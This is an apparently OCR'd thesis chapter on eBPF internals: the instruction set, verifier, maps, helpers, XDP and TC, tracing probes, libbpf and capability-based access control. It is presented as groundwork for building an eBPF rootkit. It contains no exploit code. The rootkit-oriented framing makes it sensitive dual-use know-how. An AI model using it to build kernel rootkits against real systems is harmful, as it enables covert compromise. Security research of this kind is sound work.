This section discusses the current state of eBPF in the Linux kernel. By building on the previous architecture described in classic BPF, we will be able to provide a comprehensive picture of the underlying infrastructure in which eBPF relies today.

The addition of classic BPF in the Linux kernel set the foundations of eBPF, but nowadays it has already extended its presence to many other components other than traffic filtering. Similarly to how BPF filters were included in the networking module of the Linux kernel, we will now study the necessary changes made in the kernel to support




Fig. 2.6. Shortest path in the CFG described in the code shown in Figure 2.5 that a packet needs to follow to be accepted by the BPF filter.

these new program types. Table 2.2 shows the main updates that were incorporated and shaped modern eBPF of today.

DESCRIPTION	KERNEL VERSION	YEAR
BPF: First addition in the kernel	2.1.75	1997
BPF+: New JIT assembler	3.0	2011
eBPF: Added eBPF support	3.15	2014
*N*ew bpf() syscall	3.18	2014
*I*ntroduction of eBPF maps	3.19	2015
*e*BPF attached to kprobes	4.1	2015
*I*ntroduction of Traffic Control	4.5	2016
*e*BPF attached to tracepoints	4.7	2016
*I*ntroduction of XDP	4.8	2016

Table 2.2. Relevant eBPF updates. Selection of the official complete table at [30].

As it can be observed in the table above, the main breakthrough happened in the 3.15 version, where Alexei Starovoitov, along with Daniel Borkmann, decided to expand the capabilities of BPF by remodelling the BPF instruction set and overall architecture [31].

Figure 2.7 offers an overview of the current eBPF architecture. During the subsequent subsections, we will proceed to explain its components in detail.




Fig. 2.7. eBPF architecture in the Linux kernel and the process of loading an eBPF program. Based on [31] and [32].

2.2.1. eBPF instruction set

The eBPF update included a complete remodel of the instruction set architecture (ISA) of the BPF VM. Therefore, eBPF programs will need to follow the new architecture in order to be interpreted as valid and executed.

Table 2.3 shows the new instruction format for eBPF programs [33]. As it can be observed, it is a fixed-length 64-bit instruction. The new fields are similar to x86_64 assembly, incorporating the typically found immediate and offset fields, and source and destination registers [34]. Similarly, the instruction set is extended to be similar to the one typically found on x86_64 systems, the complete list can be consulted in the official documentation [33].

	IMM	**OFF**	**SRC**	**DST**	**OPCODE**
BITS	32	16	4	4	8

Table 2.3. eBPF instruction format.

With respect to the BPF VM registers, they get extended from 32 to 64 bits of length, and the number of registers is incremented to 10, instead of the original accumulator and index registers. These registers are also adapted to be similar to those in assembly, as it is shown in Table 2.4.

eBPF REGISTER	x86_64 REGISTER	PURPOSE
r0	rax	Return value from functions and exit value of eBPF programs
r1	rdi	Function call argument 1
r2	rsi	Function call argument 2
r3	rdx	Function call argument 3
r4	rcx	Function call argument 4
r5	r8	Function call argument 5
r6	rbx	Callee saved register, value preserved between calls
r7	r13	Callee saved register, value preserved between calls
r8	r14	Callee saved register, value preserved between calls
r9	r15	Callee saved register, value preserved between calls
r10	rbp	Frame pointer for stack, read only

Table 2.4. eBPF registers and their purpose in the BPF VM. [33] [35].

2.2.2. JIT compilation

We mentioned in Section 2.2.1 that eBPF registers and instructions describe an almost one-to-one correspondence to those in x86 assembly. This is in fact not a coincidence, but rather it is with the purpose of improving a functionality that was included in Linux kernel 3.0, called Just-in-Time (JIT) compilation [36] [37].

JIT compiling is an extra step that optimizes the execution speed of eBPF programs. It consists of translating BPF bytecode into machine-specific instructions, so that they run as fast as native code in the kernel. Machine instructions are generated during runtime, written directly into executable memory and executed there [38].

Therefore, when using JIT compiling (a setting defined by the variable *bpf_jit_enable* [39], BPF registers are translated into machine-specific registers following their one-to-one mapping and bytecode instructions are translated into machine-specific instructions [40]. There no longer exists an interpretation step by the BPF VM, since we can execute the code directly [41].

The programs developed during this project will always have JIT compiling active.

2.2.3. The eBPF verifier

We introduced in Figure 2.7 the presence of the so-called eBPF verifier. Provided that we will be loading programs in the kernel from user space, these programs need to be checked for safety before being valid to be executed.

The verifier performs a series of tests which every eBPF program must pass in order to be accepted. Otherwise, user programs could leak privileged data, result in kernel memory corruption, or hang the kernel in an infinite loop, between others. Therefore, the verifier limits multiple aspects of eBPF programs so that they are restricted to the intended functionality, whilst at the same time offering a reasonable amount of freedom to the developer.

The following are the most relevant checks that the verifier performs in eBPF programs [42] [43]:

- Tests for ensuring overall control flow safety:

  No loops allowed (bounded loops accepted since kernel version 5.3 [44].

  Function call and jumps safety to known, reachable functions.

  Sleep and blocking operations not allowed (to prevent hanging the kernel).

- Tests for individual instructions:

  Divisions by zero and invalid shift operations.

  Invalid stack access and invalid out-of-bound access to data structures.

  Reads from uninitialized registers and corruption of pointers.

These checks are performed by two main algorithms:

- Build a graph representing the eBPF instructions (similar to the one shown in Section 2.1.3. Check that it is in fact a direct acyclic graph (DAG), meaning that the verifier prevents loops and unreachable instructions.
- Simulate execution flow by starting on the first instruction and following each possible path, observing at each instruction the state of every register and of the stack.

2.2.4. eBPF maps

An eBPF map is a generic storage for eBPF programs used to share data between user and kernel space, to maintain persistent data between eBPF calls and to share information between multiple eBPF programs [45].

A map consists of a key + value tuple. Both fields can have an arbitrary data type, the map only needs to know the length of the key and the value field at its creation [46].

Programs can open maps by specifying their ID, and lookup or delete elements in the map by specifying its key, also insert new ones by supplying the element value and they key to store it with.

Therefore, creating a map requires a struct with the fields shown in Table 2.5.

FIELD	VALUE
type	Type of eBPF map. Described in Table 2.6
key_size	Size of the data structure to use as a key
value_size	Size of the data structure to use as value field
max_entries	Maximum number of elements in the map

Table 2.5. Common fields for creating an eBPF map.

Table 2.6 describes the main types of eBPF maps that are available for use. During the development of our rootkit, we will mainly focus on hash maps (BPF_MAP_TYPE_HASH), provided that they are simple to use and we do not require of any special storage for our research purposes.

TYPE	DESCRIPTION
BPF_MAP_TYPE_HASH	A hast table-like storage, elements are stored in tuples.
BPF_MAP_TYPE_ARRAY	Elements are stored in an array.
BPF_MAP_TYPE_RINGBUF	Map providing alerts from kernel to user space, covered in Section 2.2.5
BPF_MAP_TYPE_PROG_ARRAY	Stores descriptors of eBPF programs

Table 2.6. Relevant types of eBPF maps. Full list can be consulted in the man page [46]

2.2.5. The eBPF ring buffer

eBPF ring buffers are a special kind of eBPF maps, providing a one-way directional communication system, going from an eBPF program in the kernel to a user space program that subscribes to its events.

2.2.6. The bpf() syscall

The bpf() syscall is used to issue commands from user space to kernel space in eBPF programs. This syscall is multiplexor, meaning that it can perform a great range of actions, changing its behaviour depending on the parameters.

The main operations that can be issued are described in Table 2.7:

COMMAND	ATTRIBUTES	DESCRIPTION
BPF_MAP_CREATE	Struct with map info as defined in Table 2.5	Create a new map
BPF_MAP_LOOKUP_ELEM	Map ID, and struct with key to search in the map	Get the element on the map with a specific key
BPF_MAP_UPDATE_ELEM	Map ID, and struct with key and new value	Update the element of an specific key with a new value
BPF_MAP_DELETE_ELEM	Map ID and struct with key to search in the map	Delete the element on the map with an specific key
BPF_PROG_LOAD	Struct describing the type of eBPF program to load	Load an eBPF program in the kernel

Table 2.7. Relevant types of syscall actions. Full list and attribute details can be consulted in the man page [46]

With respect to the program type indicated with BPF_PROG_LOAD, this parameter indicates the type of eBPF program, setting the context in the kernel in which it will run, and to which modules it will have access to. The types of programs relevant for our research are described in Table 2.8.

In Section 2.3, we will proceed to analyse in detail the different program types and what capabilities they offer.

2.2.7. eBPF helpers

Our last component to cover of the eBPF architecture are the eBPF helpers. Since eBPF programs have limited accessibility to kernel functions (which kernel modules commonly have free access to), the eBPF system offers a set of limited functions called helpers [47], which are used by eBPF programs to perform certain actions and interact with the context on which they are run. The list of helpers a program can call varies between eBPF program types, since different programs run in different contexts.

It is important to highlight that, just like commands issued via the bpf() syscall can only be issued from the user space, eBPF helpers correspond to the kernel-side of eBPF program exclusively. Note that we will also find a symmetric correspondence to those functions of the bpf() syscall related to map operations (since these are accessible both from user and kernel space).

Table 2.9 lists the most relevant general-purpose eBPF helpers we will use during the development of our project. We will later detail those helpers exclusive to an specific

PROGRAM TYPE	DESCRIPTION
BPF_PROG_TYPE_KPROBE	Program to instrument code to an attached kprobe
BPF_PROG_TYPE_UPROBE	Program to instrument code to an attached uprobe
BPF_PROG_TYPE_TRACEPOINT	Program to instrument code to a syscall tracepoint
BPF_PROG_TYPE_XDP	Program to filter, redirect and monitor network events from the Xpress Data Path
BPF_PROG_TYPE_SCHED_CLS	Program to filter, redirect and monitor events using the Traffic Control classifier

Table 2.8. Relevant types of eBPF programs. Full list and attribute details can be consulted in the man page [46].

eBPF program type in the sections on which they are studied.

2.3. eBPF program types

In the previous subsection 2.2.6 we introduced the new types of eBPF programs that are supported and that we will be developing for our offensive analysis. In this section, we will analyse in greater detail how eBPF is integrated in the Linux kernel in order to support these new functionalities.

2.3.1. XDP

Express Data Path (XDP) programs are a novel type of eBPF program that allows for the lowest-latency traffic filtering and monitoring in the whole Linux kernel. In order to load an XDP program, a bpf() syscall with the command BPF_PROG_LOAD and the program type BPF_PROG_TYPE_XDP must be issued.

These programs are directly attached to the Network Interface Controller (NIC) driver, and thus they can process the packet before any other module [48].

Figure 2.8 shows how XDP is integrated in the network processing of the Linux kernel. After receiving a raw packet (in the figure, *xdp_md*, which consists on the raw bytes plus some very basic metadata about the packet) from the incoming traffic, XDP program can perform the following actions [49]:

- Analyse the data between the packet buffer bounds.

eBPF HELPER	DESCRIPTION
bpf_map_lookup_elem()	Query an element with a certain key in a map
bpf_map_delete_elem()	Delete an element with a certain key in a map
bpf_map_update_elem()	Update the value of the element with a certain key in a map
bpf_probe_read_user()	Attempt to safely read data at an specific user address into a buffer
bpf_probe_read_kernel()	Attempt to safely read data at an specific kernel address into a buffer
bpf_trace_printk()	Similarly to printk() in kernel modules, writes buffer in syskerneldebugtracingtrace_pipe
bpf_get_current_pid_tgid()	Get the process' Process Id (PID) and thread group id (TGID)
bpf_get_current_comm()	Get the name of the executable
bpf_probe_write_user()	Attempt to write data at a user memory address
bpf_override_return()	Override return value of a probed function
bpf_ringbuf_submit()	Submit data to an specific eBPF ring buffer, and notify to subscribers
bpf_tail_call()	Jump to another eBPF program preserving the current stack

Table 2.9. Relevant common eBPF helpers. Helpers exclusive to an specific program type are not listed. Full list and attribute details can be consulted in the man page [47].

- Modify the packet contents, and modify the packet length.
- Decide between one of the actions displayed in Table 2.10.




Fig. 2.8. XDP and TC modules integration in the network processing module of the Linux kernel.

ACTION	DESCRIPTION
XDP_PASS	Let packet proceed with operated modifications on it.
XDP_TX	Return the packet at the same NIC it was received from. Packet modifications are kept.
XDP_DROP	Drops the packet completely, kernel networking will not be notified.

Table 2.10. Relevant XDP return values.

Some of the XDP-exclusive eBPF helpers we will be discussing in later sections are shown in Table 2.11.

2.3.2. Traffic Control

Traffic Control (TC) programs are also indicated for networking instrumentation. Similarly to XDP, their module is positioned before entering the overall network processing of the kernel. However, as it can be observed in Figure 2.8, they differ in some aspects:

eBPF HELPER	DESCRIPTION
bpf_xdp_adjust_head()	Enlarges or reduces the extension of a packet, by moving the address of its first byte.
bpf_xdp_adjust_tail()	Enlarges or reduces the extension of a packet, by moving the address of its last byte.

Table 2.11. Relevant XDP-exclusive eBPF helpers.

- TC programs receive a network buffer with metadata (in the figure, *sk_buff*) about the packet in it. This renders TC programs less ideal than XDP for performing large packet modifications (like new headers), but at the same time the additional metadata fields make it easier to locate and modify specific packet fields [50].
- TC programs can be attached to the *ingress* or *egress* points, meaning that an eBPF program can operate not only over incoming traffic, but also over the outgoing packets.

With respect to how TC programs operate, the Traffic Control system in Linux is greatly complex and would require a complete section by itself. In fact, it was already a complete system before the appearance of eBPF. Full documentation can be found at [51]. For this document, we will explain the overall process needed to load a TC program [52]:

1. The TC program defines a so-called queuing discipline (qdisc), a packet scheduler that issues packets in a First-In-First-Out (FIFO) order as soon as they are received. This qdisc will be attached to a specific network interface (e.g.: wlan0).
2. Our TC eBPF program is attached to the qdisc. It will work as a filter, being run for every of the packets dispatched by the qdisc.

Similarly to XDP, the TC eBPF programs can decide an action to be executed on a packet by specifying a return value. These actions are almost analogous to the ones in XDP, as it can be observed in Table 2.12.

ACTION	DESCRIPTION
TC_ACT_OK	Let packet proceed with operated modifications on it.
TC_ACT_RECLASSIFY	Return the packet to the back of the qdisc scheduling queue.
TC_ACT_SHOT	Drops the packet completely, kernel networking will not be notified.

Table 2.12. Relevant TC return values. Full list can be consulted at [53].

Finally, as in XDP, there exists a list of useful BPF helpers that will be relevant for the creation of our rootkit. They are shown in Table 2.13.

eBPF HELPER	DESCRIPTION
bpf_l3_csum_replace()	Recomputes the network layer 3 (e.g.: IP) checksum of the packet.
bpf_l4_csum_replace()	Recomputes the network layer 4 (e.g.: TCP) checksum of the packet.
bpf_skb_store_bytes()	Write a data buffer into the packet.
bpf_skb_pull_data()	Reads a sequence of packet bytes into a buffer.
bpf_skb_change_head()	(Only) enlarges the extension of a packet, by moving the address of its first byte.
bpf_skb_change_tail()	Enlarges or reduces the extension of a packet, by moving the address of its last byte.

Table 2.13. Relevant TC-exclusive eBPF helpers.

2.3.3. Tracepoints

Tracepoints are a technology in the Linux kernel that allows to hook functions in the kernel, connecting a 'probe': a function that is executed every time the hooked function is called [54]. These tracepoints are set statically during kernel development, meaning that for a function to be hooked, it needs to have been previously marked with a tracepoint statement indicating its traceability. At the same time, this limits the number of tracepoints available.

The list of tracepoint events available depends on the kernel version and can be visited under the directory */sys/kernel/debug/tracing/events*.

It is particularly relevant for our later research that most of the system calls incorporate a tracepoint, both when they are called (*enter* tracepoint) and when they are exited (*exit* tracepoints). This means that, for a system call sys_open, both the tracepoint sys_enter_open and sys_exit_open are available.

Also, note that the probe functions that are called when hitting a tracepoint receive some parameters related to the context on which the tracepoint is located. In the case of syscalls, these include the parameters with which the syscall was called (only for *enter* syscalls, *exit* ones will only have access to the return value). The exact parameters and their format which a probe function receives can be visited in the file */sys/kernel/debug/tracing/events/<subsystem>/<tracepoint>/format*. In the previous example with sys_enter_open, this is */sys/kernel/debug/tracing/events/syscalls/sys_enter_open/format*.

In eBPF, a program can issue a bpf() syscall with the command BPF_PROG_LOAD and the program type BPF_PROG_TYPE_TRACEPOINT, specifying which is the function with the tracepoint to attach to and an arbitrary function probe to call when it is hit. This function probe is defined by the user in the eBPF program submitted to the kernel.

2.3.4. Kprobes

Kprobes are another tracing technology of the Linux kernel whose functionality has been become available to eBPF programs. Similarly to tracepoints, kprobes enable to hook functions in the kernel, with the only difference that it is dynamically attached to any arbitrary function, rather than to a set of predefined positions [55]. It does not require that kernel developers specifically mark a function to be probed, but rather kprobes can be attached to any instruction, with a short list of blacklisted exceptions.

As it happened with tracepoints, the probe functions have access to the parameters of the original hooked function. Also, the kernel maintains a list of kernel symbols (addresses) which are relevant for tracing and that offer us insight into which functions we can probe. It can be visited under the file */proc/kallsyms*, which exports symbols of kernel functions and loaded kernel modules [56].

Also similarly, since tracepoints could be found in their *enter* and *exit* variations, kprobes have their counterpart, named kretprobes, which call the hooked probe once a return instruction is reached after the hooked symbol. This means that a kretprobe hooked to a kernel function will call the probe function once it exits.

In eBPF, a program can issue a bpf() syscall with the command BPF_PROG_LOAD and the program type BPF_PROG_TYPE_KPROBE, specifying which is the function with the kprobe to attach to and an arbitrary function probe to call when it is hit. This function probe is defined by the user in the eBPF program submitted to the kernel.

2.3.5. Uprobes

Uprobes is the last of the main tracing technologies which has been become accessible to eBPF programs. They are the counterparts of Kprobes, allowing for tracing the execution of an specific instruction in the user space, instead of in the kernel. When the execution flow reaches a hooked instruction, a probe function is run.

For setting an uprobe on a specific instruction of a program, we need to know three components:

- The name of the program.
- The address of the function where the instruction is contained.
- The offset at which the specific instruction is placed from the start of the function.

Similarly to kprobes, uprobes have access to the parameters received by the hooked function. Also, the complementary uretprobes exist too, running the probe function once the hooked function returns.

In eBPF, programs can issue a bpf() syscall with the command BPF_PROG_LOAD and the program type BPF_PROG_TYPE_UPROBE, specifying the function with the

uprobe to attach to and an arbitrary function probe to call when it is hit. This function probe is also defined by the user in the eBPF program submitted to the kernel.

2.4. Developing eBPF programs

In Section 2.2, we discussed the overall architecture of the eBPF system which is now an integral part of the Linux kernel. We also studied the process which a piece of eBPF bytecode follows in order to be accepted in the kernel. However, for an eBPF developer, programming bytecode and working with bpf() calls natively is not an easy task, therefore an additional layer of abstraction was needed.

Nowadays, there exist multiple popular alternatives for writing and running eBPF programs. We will overview which they are and proceed to analyse in further detail the option that we will use for the development of our rootkit.

2.4.1. BCC

BPF Compiler Collection (BCC) is one of the first and well-known toolkits for eBPF programming available [57]. It allows to include eBPF code into user programs. These programs are developed in Python, and the eBPF code is embedded as a plain string.

Although BCC offers a wide range of tools to easy the development of eBPF programs, we found it not to be the most appropriate for our large-scale eBPF project. In particular, this was due to the feature of eBPF programs being stored as a python string, which leads to difficult scalability, poor development experience given that programming errors are detected at runtime (once the python program issues the compilation of the string), and simply better features from competing libraries.

2.4.2. Bpftool

Bpftool is not a development framework like BCC, but one of the most relevant tools for eBPF program development. Some of its functionalities include:

- Loading eBPF programs.
- List running eBPF programs.
- Dumping bytecode from live eBPF programs.
- Extract program statistics and data from programs.
- List and operate over eBPF maps.

Although we will not be covering bpftool during our overview on the constructed eBPF rootkit, it was used extensively during the development and became a key tool for debugging eBPF programs, particularly to peek data at eBPF maps during runtime.

2.4.3. Libbpf

Libbpf [16] is a library for loading and interacting with eBPF programs, which is currently maintained in the Linux kernel source tree [58]. It is one of the most popular frameworks to develop eBPF applications, both because it makes eBPF programming similar to common kernel development and because it aims at reducing kernel-version dependencies, thus increasing programs portability between systems [59]. During our research, however, we will not make use of this functionalities given that a portable program is not in our research goals.

As we discussed in Section 2.2, eBPF programs are composed of both the eBPF code in the kernel and a user space program that can interact with it. With libbpf, the eBPF kernel program is developed in C (a real program, not a string later compiled as with BCC), while user programs are usually developed in C, Rust or GO. For our project, we will use the C version of libbpf, so both the user and kernel side of our rootkit will be developed in this language.

When using libbpf with the C language, both the user-side and kernel eBPF program are compiled together using the Clang/LLVM compiler, translating C instructions into eBPF bytecode. As a clarification, Clang is the front-end of the compiler, translating C instructions into an intermediate form understandable by LLVM, whilst LLVM is the back end compiling the intermediate code into eBPF bytecode. As it can be observed in Figure 2.9, the result of the compilation is a single program, comprising the user-side which will launch a user process, the eBPF bytecode to be run in the kernel, and other structures libbpf generates about eBPF maps and other meta data. This program is encapsulated as an ELF file (a common executable format).

Finally, we will overview one of the main functionalities of libbpf to simplify eBPF programming, namely the BPF skeleton. This is auto-generated code by libbpf whose aim is to simplify working with eBPF from the user-side program. As a summary, it parses the eBPF programs developed (which may be using different technologies such as XDP, kprobes, TC...) and the eBPF maps used, and as a result offers a simple set of functions for dealing with these programs from the user program. In particular, it allows for loading and unloading a specific eBPF program from user space at runtime.

Table 2.14 describes the API offered by the BPF skeleton. Note that <name> is substituted by the name of the program being compiled.

Note that the BPF skeleton also offers further granularity at the time of dealing with programs, so that individual programs can be loaded or attached instead of all simultaneously. This is the approach we will generally use in the development of our rootkit, as it




Fig. 2.9. Compilation and loading process of a program developed with libbpf.

FUNCTION NAME	DESCRIPTION
<name>__open()	Parse the eBPF programs and maps.
<name>__load()	Load the eBPF map in the kernel after its validation, create the maps. However, the programs are not active yet.
<name>__attach()	Activate the eBPF programs, attaching them to their corresponding parts in the kernel (e.g. kprobes to kernel functions).
<name>__destroy()	Detach and unload the eBPF programs from the kernel.

Table 2.14. BPF skeleton functions.

will be explained in Section 4.7.2.

2.5. Security features in eBPF

As we have shown in Section 2.2, eBPF has been an active part of the Linux kernel from its 3.18 version. However, as with many other components of the kernel, its availability to the user depends on the parameters with which the kernel has been compiled. Specifically, eBPF is only available to kernels compiled with the flags specified in Table 2.15.

FLAG	VALUE	DESCRIPTION
CONFIG_BPF	y	Basic BPF compilation (mandatory)
CONFIG_BPF_SYSCALL	m	
CONFIG_NET_ACT_BPF	m	Traffic Control functionality
CONFIG_NET_CLS_BPF	y	
CONFIG_BPF_JIT	y	Enable JIT compliation
CONFIG_HAVE_BPF_JIT	y	
CONFIG_BPF_EVENTS	y	Enable kprobes, uprobes and tracepoints
CONFIG_KPROBE_EVENTS	y	
CONFIG_UPROBE_EVENTS	y	
CONFIG_TRACING	y	
CONFIG_XDP_SOCKETS	y	Enable XDP

Table 2.15. Kernel compilation flags for eBPF.

Table 2.15 is based on BCC's documentation, but the full list of eBPF-related flags can be extracted in a live system via bpftool, as detailed in Appendix A - eBPF-related kernel compilation flags. Nowadays, all mainstream Linux distributions include kernels with full support for eBPF.

2.5.1. Access control

It must be noted that, similarly to kernel modules, loading an eBPF program requires privileged access in the system. In old kernel versions, this means either a user having full root permissions, or having the Linux capability [60] CAP_SYS_ADMIN. Therefore, there existed two main options:

- **Privileged users** can load any kind of eBPF program and use any functionality.
- **Unprivileged users** can only load and attach eBPF programs of type BPF_PROG_TYPE_SOCKET_FILTER [61], offering the very limited functionality of filtering packets received on a socket.

More recently, in an effort to further granulate the permissions needed for loading, attaching and running eBPF programs, CAP_SYS_ADMIN has been substituted by more specific capabilities [62] [63]. The current system is therefore described in Table 2.16.

CAPABILITIES	eBPF FUNCTIONALITY
No capabilities	Load and attach BPF_PROG_TYPE_SOCKET_FILTER, load BPF_PROG_TYPE_CGROUP_SKB programs.
CAP_BPF	Load (but not attach) any type of program, create most types of eBPF map and access them if their id is known
CAP_NET_ADMIN	Attach networking programs (Traffic Control, XDP, ...)
CAP_PERFMON	Attaching kprobes, uprobes and tracepoints. Read access to kernel memory.
CAP_SYS_ADMIN	Privileged eBPF. Includes iterating over eBPF maps, and CAP_BPF, CAP_NET_ADMIN, CAP_PERFMON functionalities.

Table 2.16. Capabilities needed for eBPF.

Therefore, eBPF network programs usually require both CAP_BPF and CAP_NET_ADMIN, whilst tracing programs require CAP_BPF and CAP_PERFMON. CAP_SYS_ADMIN remains as the (non-preferred) capability to assign to eBPF programs with complete access in the system.

Although for a long time there have existed efforts towards enhancing unprivileged eBPF, it remains a worrying feature [64]. The main issue is that the verifier must be prepared to detect any attempt to extract kernel memory access or user memory modification by unprivileged eBPF programs, which is a complex task. In fact, there have existed numerous security vulnerabilities which allow for privilege escalation using eBPF, that is, execution of privileged eBPF programs by exploiting vulnerabilities in unprivileged eBPF [65].

This influx of security vulnerabilities leads to the recent inclusion of an attribute into the kernel which allows for setting whether unprivileged eBPF is allowed in the system or not. This parameter is named *kernel.unprivileged_bpf_disabled*, its values can be seen in Table 2.17.

Value	Meaning
0	Unprivileged eBPF is enabled.
1	Unprivileged eBPF is disabled. A system reboot is needed to enable it after changing this value.
2	Unprivileged eBPF is disabled. A system reboot is not needed to enable it after changing this value.

Table 2.17. Values for unprivileged eBPF kernel parameter.

